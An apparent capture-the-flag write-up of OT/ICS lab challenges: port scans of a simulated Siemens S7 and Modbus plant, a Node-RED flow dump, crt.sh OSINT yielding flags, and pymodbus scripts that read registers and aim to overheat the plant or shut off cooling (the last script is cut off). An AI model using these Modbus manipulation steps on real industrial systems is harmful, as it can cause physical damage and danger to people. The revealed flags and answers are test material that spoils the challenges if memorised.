

Intrusion

Breach

RUSTSCAN

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 63	OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:				
256 7f:5e:9a:81:34:32:02:5f:eb:26:02:2e:d9:96:d8:3d (ECDSA)				
ecdsa-sha2-nistp256				
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLR5NBxxYAhKcYYzP4ShoJQ5CMj-				
eMAq020mAO7ReyDAbotINC3DUCnIBu8Ta5bUlibRPGpQr8yZl6Zw6XaubZYM=				
256 56:f8:01:38:41:c3:c3:2d:83:9d:8e:09:86:6d:ad:a3 (ED25519)				
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMfUQQ0rOLwVLxkeWFWxfXrocWFVPNLwrg4/				
NDu99V4H				
80/tcp	open	http	syn-ack ttl 63	Werkzeug httpd 3.1.3 (Python 3.12.3)
_http-server-header: Werkzeug/3.1.3 Python/3.12.3				
_http-methods:				
_ Supported Methods: OPTIONS GET HEAD				
_http-title: Gate Monitor				
102/tcp	open	iso-tsap	syn-ack ttl 63	Siemens S7 PLC
s7-info:				
Module: 6ES7 315-2EH14-0AB0				
Basic Hardware: 6ES7 315-2EH14-0AB0				
Version: 3.2.6				
System Name: SNAP7-SERVER				
Module Type: CPU 315-2 PN/DP				
Serial Number: S C-C2UR28922012				
Copyright: Original Siemens Equipment				
_fingerprint-strings:				
TerminalServerCookie:				
_ Cookie: mstshash=nmap				
502/tcp	open	modbus	syn-ack ttl 63	Modbus TCP
1880/tcp	open	vsat-control?	syn-ack ttl 63	
fingerprint-strings:				
DNSVersionBindReqTCP, RPCCheck:				
HTTP/1.1 400 Bad Request				
Connection: close				
_GetRequest:				
HTTP/1.1 200 OK				
Access-Control-Allow-Origin: *				
Content-Type: text/html; charset=utf-8				
Content-Length: 1733				
ETag: W/"6c5-hGVEFL4qpfS9qVbAlfbm9AL7VT0"				
Date: Wed, 25 Jun 2025 19:09:08 GMT				
Connection: close				
<!DOCTYPE html>				
<html>				
<head>				
<meta charset="utf-8">				
<meta http-equiv="X-UA-Compatible" content="IE=edge">				
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1,				
user-scalable=0">				

```
<meta name="apple-mobile-web-app-capable" content="yes">
<meta name="mobile-web-app-capable" content="yes">
<!--
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http://www.apache.org/licenses/LICENSE-2.0
Unless required by applicable law or agreed to in writing, softwa
HTTPOptions, RTSPRequest:
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,PUT,POST,DELETE
Vary: Access-Control-Request-Headers
Content-Length: 0
Date: Wed, 25 Jun 2025 19:09:09 GMT
Connection: close

8080/tcp open http      syn-ack ttl 63 Werkzeug httpd 2.3.7 (Python 3.12.3)
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ Requested resource was /login
|_ http-server-header: Werkzeug/2.3.7 Python/3.12.3
|_ http-methods:
|_ Supported Methods: GET OPTIONS HEAD
44818/tcp open  EtherNetIP-2? syn-ack ttl 63
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1880-TCP:V=7.95%I=7%D=6/25%Time=685C4954%P=x86_64-pc-linux-gnu%(Ge
SF:tRequest,799,"HTTP/1.1\x20200\x20OK\r\nAccess-Control-Allow-Origin:\x2
SF:0*\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\
SF:x201733\r\nETag:\x20W/"6c5-hGVEFL4qpfS9qVbAlfbm9AL7VT0"\r\nDate:\x20W
SF:ed,\x2025\x20Jun\x202025\x2019:09:08\x20GMT\r\nConnection:\x20close\r\n
SF:\r\n<!DOCTYPE\x20html>\n<html>\n<head>\n<meta\x20charset="\x20utf-8">\n<m
SF:eta\x20http-equiv="\x20X-UA-Compatible"\x20content="\x20IE=edge">\n<meta\x2
SF:0name="\x20viewport"\x20content="\x20width=device-width,\x20initial-scale=1,
SF:\x20maximum-scale=1,\x20user-scalable=0">\n<meta\x20name="\x20apple-mobil
SF:e-web-app-capable"\x20content="\x20yes">\n<meta\x20name="\x20mobile-web-app
SF:-capable"\x20content="\x20yes">\n<!--\n\x20\x20Copyright\x20OpenJS\x20Fo
SF:undation\x20and\x20other\x20contributors,\x20https://openjsf.org/\n\n\
SF:x20\x20Licensed\x20under\x20the\x20Apache\x20License,\x20Version\x202\
SF:0\x20(the\x20"License")\);\n\x20\x20you\x20may\x20not\x20use\x20this\
SF:x20file\x20except\x20in\x20compliance\x20with\x20the\x20License.\n\x20
SF:\x20You\x20may\x20obtain\x20a\x20copy\x20of\x20the\x20License\x20at\n\n
SF:\x20\x20http://www.apache.org/licenses/LICENSE-2.0\n\n\x20\x20Unless
SF:\x20required\x20by\x20applicable\x20law\x20or\x20agreed\x20to\x20in\x20
SF:writing,\x20softwa")%(HTTPOptions,DF,"HTTP/1.1\x20204\x20No\x20Conten
SF:t\r\nAccess-Control-Allow-Origin:\x20*\r\nAccess-Control-Allow-Methods
SF::\x20GET,PUT,POST,DELETE\r\nVary:\x20Access-Control-Request-Headers\r\n
SF:Content-Length:\x200\r\nDate:\x20Wed,\x2025\x20Jun\x202025\x2019:09:09\
SF:x20GMT\r\nConnection:\x20close\r\n\r\n")%(RTSPRequest,DF,"HTTP/1.1\x2
SF:0204\x20No\x20Content\r\nAccess-Control-Allow-Origin:\x20*\r\nAccess-C
SF:ontrol-Allow-Methods:\x20GET,PUT,POST,DELETE\r\nVary:\x20Access-Control
SF:-Request-Headers\r\nContent-Length:\x200\r\nDate:\x20Wed,\x2025\x20Jun\
SF:x202025\x2019:09:09\x20GMT\r\nConnection:\x20close\r\n\r\n")%(RPCCheck
SF:,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n
SF:")%(DNSVersionBindReqTCP,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nCon
SF:nection:\x20close\r\n\r\n");
Service Info: OS: Linux; Device: specialized; CPE: cpe:/o:linux:linux kernel
```

Flag said to save the date
27 of june

port 80 (HTTP)

PORT

```
80/tcp  open  http      syn-ack ttl 63 Werkzeug httpd 3.1.3 (Python 3.12.3)
|_ http-server-header: Werkzeug/3.1.3 Python/3.12.3
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_ http-title: Gate Monitor
```

Gate Status Monitor



Gate CLOSED

AFTER OPENING THE GATE USING AN EXPOSED UI



Gate Status Monitor




Gate OPENED

flag

Port 8080 (HTTP)

PORT

LANDING PAGE



GObuster dir / (common)

```
=====
=
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
=
[+] Url:          http://10.10.227.217:8080/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
=
Starting gobuster in directory enumeration mode
=====
=
/dashboard      (Status: 302) [Size: 199] [--> /login]
```

```
/hardware      (Status: 302) [Size: 199] [--> /login]
/login         (Status: 200) [Size: 4665]
/logout        (Status: 302) [Size: 199] [--> /login]
/monitoring    (Status: 302) [Size: 199] [--> /login]
/programs      (Status: 302) [Size: 199] [--> /login]
/settings      (Status: 302) [Size: 199] [--> /login]
/users         (Status: 302) [Size: 199] [--> /login]
Progress: 4746 / 4747 (99.98%)
```

```
=====
=
Finished
=====
=
```

port 1880 (HTTP)

PORT

1880/tcp open vsat-control? syn-ack ttl 63

| fingerprint-strings:

| DNSVersionBindReqTCP, RPCCheck:

| HTTP/1.1 400 Bad Request

| Connection: close

| GetRequest:

| HTTP/1.1 200 OK

| Access-Control-Allow-Origin: *

| Content-Type: text/html; charset=utf-8

| Content-Length: 1733

| ETag: W/"6c5-hGVEFL4qpfS9qVbAlfbm9AL7VT0"

| Date: Wed, 25 Jun 2025 19:09:08 GMT

| Connection: close

| <!DOCTYPE html>

| <html>

| <head>

| <meta charset="utf-8">

| <meta http-equiv="X-UA-Compatible" content="IE=edge">

| <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=0">

| <meta name="apple-mobile-web-app-capable" content="yes">

| <meta name="mobile-web-app-capable" content="yes">

| <!--

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| this file except in compliance with the License.

| obtain a copy of the License at

| <http://www.apache.org/licenses/LICENSE-2.0>

| Unless required by applicable law or agreed to in writing, softwa

| HTTPOptions, RTSPRequest:

| HTTP/1.1 204 No Content

| Access-Control-Allow-Origin: *


| Access-Control-Allow-Methods: GET,PUT,POST,DELETE

| Vary: Access-Control-Request-Headers

| Content-Length: 0

| Date: Wed, 25 Jun 2025 19:09:09 GMT
| Connection: close

Landing Page



```
[
  {
    "id": "7f8e9cb59f05824d",
    "type": "tab",
    "label": "final",
    "disabled": false,
    "info": ""
  },
  {
    "id": "467988a031a8ebe0",
    "type": "modbus-client",
    "name": "plc",
    "clienttype": "tcp",
    "bufferCommands": true,
    "stateLogEnabled": false,
    "queueLogEnabled": false,
    "failureLogEnabled": true,
    "tcpHost": "localhost",
    "tcpPort": 502,
    "tcpType": "DEFAULT",
    "serialPort": "/dev/ttyUSB",
    "serialType": "RTU-BUFFERD",
    "serialBaudrate": 9600,
    "serialDatabits": 8,
    "serialStopbits": 1,
    "serialParity": "none",
    "serialConnectionDelay": 100,
    "serialAsciiResponseStartDelimiter": "0x3A",
    "unit_id": 1,
    "commandDelay": 1,
    "clientTimeout": 1000,
    "reconnectOnTimeout": true,
    "reconnectTimeout": 2000,
  }
]
```



```

    "parallelUnitIdsAllowed": true,
    "showErrors": false,
    "showWarnings": true,
    "showLogs": true
  },
  {
    "id": "f8b091fa354308f6",
    "type": "ui_base",
    "theme": {
      "name": "theme-light",
      "lightTheme": {
        "default": "#0094CE",
        "baseColor": "#0094CE",
        "baseFont": "-apple-system,BlinkMacSystemFont,Segoe
UI,Roboto,Oxygen-Sans,Ubuntu,Cantarell,Helvetica Neue,sans-serif",
        "edited": true,
        "reset": false
      },
      "darkTheme": {
        "default": "#097479",
        "baseColor": "#097479",
        "baseFont": "-apple-system,BlinkMacSystemFont,Segoe
UI,Roboto,Oxygen-Sans,Ubuntu,Cantarell,Helvetica Neue,sans-serif",
        "edited": false
      },
      "customTheme": {
        "name": "Untitled Theme 1",
        "default": "#4B7930",
        "baseColor": "#4B7930",
        "baseFont": "-apple-system,BlinkMacSystemFont,Segoe
UI,Roboto,Oxygen-Sans,Ubuntu,Cantarell,Helvetica Neue,sans-serif"
      },
      "themeState": {
        "base-color": {
          "default": "#0094CE",
          "value": "#0094CE",
          "edited": false
        },
        "page-titlebar-backgroundColor": {
          "value": "#0094CE",
          "edited": false
        },
        "page-backgroundColor": {
          "value": "#fafafa",
          "edited": false
        },
        "page-sidebar-backgroundColor": {
          "value": "#ffffff",
          "edited": false
        },
        "group-textColor": {
          "value": "#1bbfff",
          "edited": false
        },
        "group-borderColor": {
          "value": "#ffffff",
          "edited": false
        },
        "group-backgroundColor": {
          "value": "#ffffff",
          "edited": false
        },
        "widget-textColor": {
          "value": "#111111",
          "edited": false
        }
      }
    }
  }
}

```

```

    },
    "widget-backgroundColor": {
      "value": "#0094ce",
      "edited": false
    },
    "widget-borderColor": {
      "value": "#ffffff",
      "edited": false
    },
    "base-font": {
      "value": "-apple-system,BlinkMacSystemFont,Segoe
UI,Roboto,Oxygen-Sans,Ubuntu,Cantarell,Helvetica Neue,sans-serif"
    }
  },
  "angularTheme": {
    "primary": "indigo",
    "accents": "blue",
    "warn": "red",
    "background": "grey",
    "palette": "light"
  }
},
"site": {
  "name": "Node-RED Dashboard",
  "hideToolbar": "false",
  "allowSwipe": "false",
  "lockMenu": "false",
  "allowTempTheme": "true",
  "dateFormat": "DD/MM/YYYY",
  "sizes": {
    "sx": 48,
    "sy": 48,
    "gx": 6,
    "gy": 6,
    "cx": 6,
    "cy": 6,
    "px": 0,
    "py": 0
  }
}
},
{
  "id": "ui-tab",
  "type": "ui_tab",
  "name": "OT_dashboard",
  "icon": "dashboard",
  "order": 1,
  "disabled": false,
  "hidden": false
},
{
  "id": "ui-group",
  "type": "ui_group",
  "name": "Gate",
  "tab": "ui-tab",
  "order": 1,
  "disp": true,
  "width": "6",
  "collapse": false,
  "className": ""
},
{
  "id": "88207f8d21916346",
  "type": "modbus-read",
  "z": "7f8e9cb59f05824d",

```

```

    "name": "Read Coils 20-30",
    "topic": "",
    "showStatusActivities": false,
    "logIOActivities": false,
    "showErrors": false,
    "showWarnings": true,
    "unitid": "1",
    "dataType": "Coil",
    "adr": "0",
    "quantity": "30",
    "rate": "2",
    "rateUnit": "s",
    "delayOnStart": false,
    "startDelayTime": "",
    "server": "467988a031a8ebe0",
    "useIOFile": false,
    "ioFile": "",
    "useIOForPayload": false,
    "emptyMsgOnFail": true,
    "x": 140,
    "y": 80,
    "wires": [
      [],
      [
        "05f96af6ff265af6"
      ]
    ]
  },
  {
    "id": "99131e160ad264b5",
    "type": "modbus-write",
    "z": "7f8e9cb59f05824d",
    "name": "Write Detector",
    "showStatusActivities": true,
    "showErrors": true,
    "showWarnings": true,
    "unitid": "1",
    "dataType": "Coil",
    "adr": "20",
    "quantity": "1",
    "server": "467988a031a8ebe0",
    "emptyMsgOnFail": false,
    "keepMsgProperties": false,
    "delayOnStart": false,
    "startDelayTime": "",
    "x": 760,
    "y": 60,
    "wires": [
      [],
      []
    ]
  },
  {
    "id": "05f96af6ff265af6",
    "type": "function",
    "z": "7f8e9cb59f05824d",
    "name": "function 1",
    "func": "if (!msg.payload || !Array.isArray(msg.payload.data)) {\n
node.warn(\"❌ No coil data available\");\n    return null;\n}\n\nconst bits =
msg.payload.data;\n\nfor (let i = 0; i < bits.length; i++) {\n    if (bits[i])
{\n        node.warn(\"✅ Coil ${i} is TRUE);\n    }\n}\n\n// Output to motion
and badge checker UI\nreturn [\n    { payload: bits[20] },    // Motion Detector
(coil 20)\n  \n];",
    "outputs": 1,
    "timeout": 0,
  }
}


```

```

    "noerr": 0,
    "initialize": "",
    "finalize": "",
    "libs": [],
    "x": 340,
    "y": 80,
    "wires": [
      [
        "8695e0a4311a5919"
      ]
    ]
  },
  {
    "id": "8695e0a4311a5919",
    "type": "ui_switch",
    "z": "7f8e9cb59f05824d",
    "name": "",
    "label": "Motion Detector",
    "tooltip": "",
    "group": "ui-group",
    "order": 4,
    "width": 0,
    "height": 0,
    "passthru": true,
    "decouple": "false",
    "topic": "coil/15",
    "topicType": "msg",
    "style": "",
    "onvalue": "true",
    "onvalueType": "bool",
    "onicon": "",
    "oncolor": "",
    "offvalue": "false",
    "offvalueType": "bool",
    "officon": "",
    "offcolor": "",
    "animate": false,
    "className": "",
    "x": 560,
    "y": 60,
    "wires": [
      [
        "99131e160ad264b5"
      ]
    ]
  },
  {
    "id": "f340593cc6c2d5b9",
    "type": "modbus-read",
    "z": "7f8e9cb59f05824d",
    "name": "Read Coils 20-30",
    "topic": "",
    "showStatusActivities": false,
    "logIOActivities": false,
    "showErrors": false,
    "showWarnings": true,
    "unitid": "1",
    "dataType": "Coil",
    "adr": "0",
    "quantity": "30",
    "rate": "2",
    "rateUnit": "s",
    "delayOnStart": false,
    "startDelayTime": "",
    "server": "467988a031a8ebe0",

```

```

    "useIOFile": false,
    "ioFile": "",
    "useIOForPayload": false,
    "emptyMsgOnFail": true,
    "x": 120,
    "y": 200,
    "wires": [
      [],
      [
        "d092886a64cde55d"
      ]
    ]
  },
  {
    "id": "9a944fc8f07caaa7",
    "type": "modbus-write",
    "z": "7f8e9cb59f05824d",
    "name": "Badge Enabled",
    "showStatusActivities": true,
    "showErrors": true,
    "showWarnings": true,
    "unitid": "1",
    "dataType": "Coil",
    "adr": "25",
    "quantity": "1",
    "server": "467988a031a8ebe0",
    "emptyMsgOnFail": false,
    "keepMsgProperties": false,
    "delayOnStart": false,
    "startDelayTime": "",
    "x": 700,
    "y": 240,
    "wires": [
      [],
      []
    ]
  },
  {
    "id": "d092886a64cde55d",
    "type": "function",
    "z": "7f8e9cb59f05824d",
    "name": "function 2",
    "func": "if (!msg.payload || !Array.isArray(msg.payload.data)) {\n
node.warn(\"& No coil data available\");\n    return null;\n}\n\nconst bits =
msg.payload.data;\n\nfor (let i = 0; i < bits.length; i++) {\n    if (bits[i])
{\n        node.warn(\"& Coil ${i} is TRUE);\n    }\n}\n\n// Output to badge
checker UI\nreturn [\n    { payload: bits[25] },\n    \n \n];",
    "outputs": 1,
    "timeout": 0,
    "noerr": 0,
    "initialize": "",
    "finalize": "",
    "libs": [],
    "x": 300,
    "y": 220,
    "wires": [
      [
        "06158016a6047b73"
      ]
    ]
  },
  {
    "id": "06158016a6047b73",
    "type": "ui_switch",
    "z": "7f8e9cb59f05824d",

```

```

    "name": "",
    "label": "Badge ",
    "tooltip": "",
    "group": "ui-group",
    "order": 4,
    "width": 0,
    "height": 0,
    "passthru": true,
    "decouple": "false",
    "topic": "coil/15",
    "topicType": "msg",
    "style": "",
    "onvalue": "true",
    "onvalueType": "bool",
    "onicon": "",
    "oncolor": "",
    "offvalue": "false",
    "offvalueType": "bool",
    "officon": "",
    "offcolor": "",
    "animate": false,
    "className": "",
    "x": 510,
    "y": 240,
    "wires": [
      [
        "9a944fc8f07caaa7"
      ]
    ]
  },
  {
    "id": "375f58e1b6e0a92d",
    "type": "change",
    "z": "7f8e9cb59f05824d",
    "name": "",
    "rules": [
      {
        "t": "set",
        "p": "payload",
        "pt": "msg",
        "to": "",
        "tot": "str"
      }
    ],
    "action": "",
    "property": "",
    "from": "",
    "to": "",
    "reg": false,
    "x": 180,
    "y": 540,
    "wires": [
      []
    ]
  }
]

```

UI TAB

Gate

Motion Detector



Badge



Turning them both off opened the gate



Gate Status Monitor



Gate OPENED

flag

OSINT 1

CHALLENGE

“Hexline, we need your help investigating the phishing attack from 3 months ago. We believe the threat actor managed to hijack our domain virelia-water.it.com and used it to host some of their infrastructure at the time. Use your OSINT skills to find information about the infrastructure they used during their campaign.”

DOMAIN

virelia-water.it.com

CERT.sh

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	19116389327	2025-06-19	2025-06-19	2025-09-17	virelia-water.it.com	virelia-water.it.com	C=US, O=Let's Encrypt, CN=R11
	19117642847	2025-06-19	2025-06-19	2025-09-17	virelia-water.it.com	virelia-water.it.com	C=US, O=Let's Encrypt, CN=R11
	19096681860	2025-06-18	2025-06-18	2025-09-16	stage0.virelia-water.it.com	stage0.virelia-water.it.com	C=US, O=Let's Encrypt, CN=R11
	19096687217	2025-06-18	2025-06-18	2025-09-16	stage0.virelia-water.it.com	stage0.virelia-water.it.com	C=US, O=Let's Encrypt, CN=R11
	19094263718	2025-06-18	2025-06-18	2025-09-16	54484d7b5375357373737d.virelia-water.it.com	54484d7b5375357373737d.virelia-water.it.com	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	19094263828	2025-06-18	2025-06-18	2025-09-16	54484d7b5375357373737d.virelia-water.it.com	54484d7b5375357373737d.virelia-water.it.com	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

The hex subdomain is very suspicious

54484d7b5375357373737d|

ABC 22 1

Output

THM{Su5sss}|

OSINT 2

CHALLENGE

“Great work on uncovering that suspicious subdomain, Hexline. However, your work here isn’t done yet, we believe there is more.”

DOMAINS

crt.sh ID	Logged At	Not Before	Not After	Common Name
19094263828	2025-06-18	2025-06-18	2025-09-16	54484d7b5375357373737d.virelia-water.it.com

crt.sh ID	Logged At	Not Before	Not After	Common Name
19094263718	2025-06-18	2025-06-18	2025-09-16	54484d7b5375357373737d.virelia-water.it.com
19096687217	2025-06-18	2025-06-18	2025-09-16	stage0.virelia-water.it.com
19096681860	2025-06-18	2025-06-18	2025-09-16	stage0.virelia-water.it.com
19117642847	2025-06-19	2025-06-19	2025-09-17	virelia-water.it.com
19116389327	2025-06-19	2025-06-19	2025-09-17	virelia-water.it.com

Operation Tech

Kaboom

Challenge

his challenge drops you into the shoes of the APT operator: With a single crafted Modbus, you over-pressurise the main pump, triggering a thunderous blow-out that floods the plant with alarms. While chaos reigns, your partner ghosts through the shaken DMZ and installs a stealth implant, turning the diversionâ€™s echo into your persistent beachhead.

RUSTSCAN

```
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 4a:1d:3e:3f:44:0a:41:00:98:e8:04:47:27:72:50:44 (ECDSA)
| ecdsa-sha2-nistp256
| AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIgByJtEDZed7j7JABYbTxbp/8c6cXC+s5MZzAIOWXGm6KHfFZNvoPJ2nTYLeXhmVsCjjErfl10wgbhJEgDs76o=
| 256 41:00:c7:a8:c3:9e:87:fb:2a:02:65:75:86:ac:d1:02 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIlzj+wXtrhXR56mCp39P1v+l5ij+//aVgl7Q8Xhtnbcml

80/tcp open  http      syn-ack ttl 63 Werkzeug httpd 3.1.3 (Python 3.12.3)
| http-methods:
|_ Supported Methods: GET
|_ http-title: PLC CCTV Simulator

102/tcp open  iso-tsap  syn-ack ttl 63 Siemens S7 PLC
| s7-info:
| Module: 6ES7 315-2EH14-0AB0
| Basic Hardware: 6ES7 315-2EH14-0AB0
| Version: 3.2.6
| System Name: SNAP7-SERVER
| Module Type: CPU 315-2 PN/DP
| Serial Number: S C-C2UR28922012
|_ Copyright: Original Siemens Equipment
```

```
502/tcp open mbap?      syn-ack ttl 63

8080/tcp open http      syn-ack ttl 63 Werkzeug httpd 2.3.7 (Python 3.12.3)
| http-methods:
|_ Supported Methods: GET HEAD
44818/tcp open EtherNetIP-2? syn-ack ttl 63
Service Info: OS: Linux; Device: specialized; CPE: cpe:/o:linux:linux_kernel
```

Port 80 (Http)

PORT

```
80/tcp open http      syn-ack ttl 63 Werkzeug httpd 3.1.3 (Python 3.12.3)
| http-methods:
|_ Supported Methods: GET
|_ http-title: PLC CCTV Simulator
```

Port 502 (modbus)

PORT

```
502/tcp open mbap?      syn-ack ttl 63
```

Testing for registers script

```
from pymodbus.client.sync import ModbusTcpClient

#TARGET information
target = "10.10.195.188"
port = 502
SlaveID = 1
startReg = 0
RegCount = 100

def main():
    client = ModbusTcpClient(target, port=port)
    if not client.connect():
        print(f"[!] error failed to connect to modbus client, {target}:{port}")
        return

    result = client.read_holding_registers(startReg, RegCount, unit=SlaveID)
    if result.isError():
        print(f"Error reading registers: {result}")
    else:
        print(f"registers {startReg} to {startReg+RegCount - 1}:")
        for i, valve in enumerate(result.registers):
            print(f"Register {startReg + i}: {valve}")

    client.close()

main()
```

register 0 handles the temp setting it to 300+ causes the temp to overheat

Scanning for coils to shut off cooling

```
from pymodbus.client.sync import ModbusTcpClient

target = "10.10.175.200"
port = 502
slave_id = 1
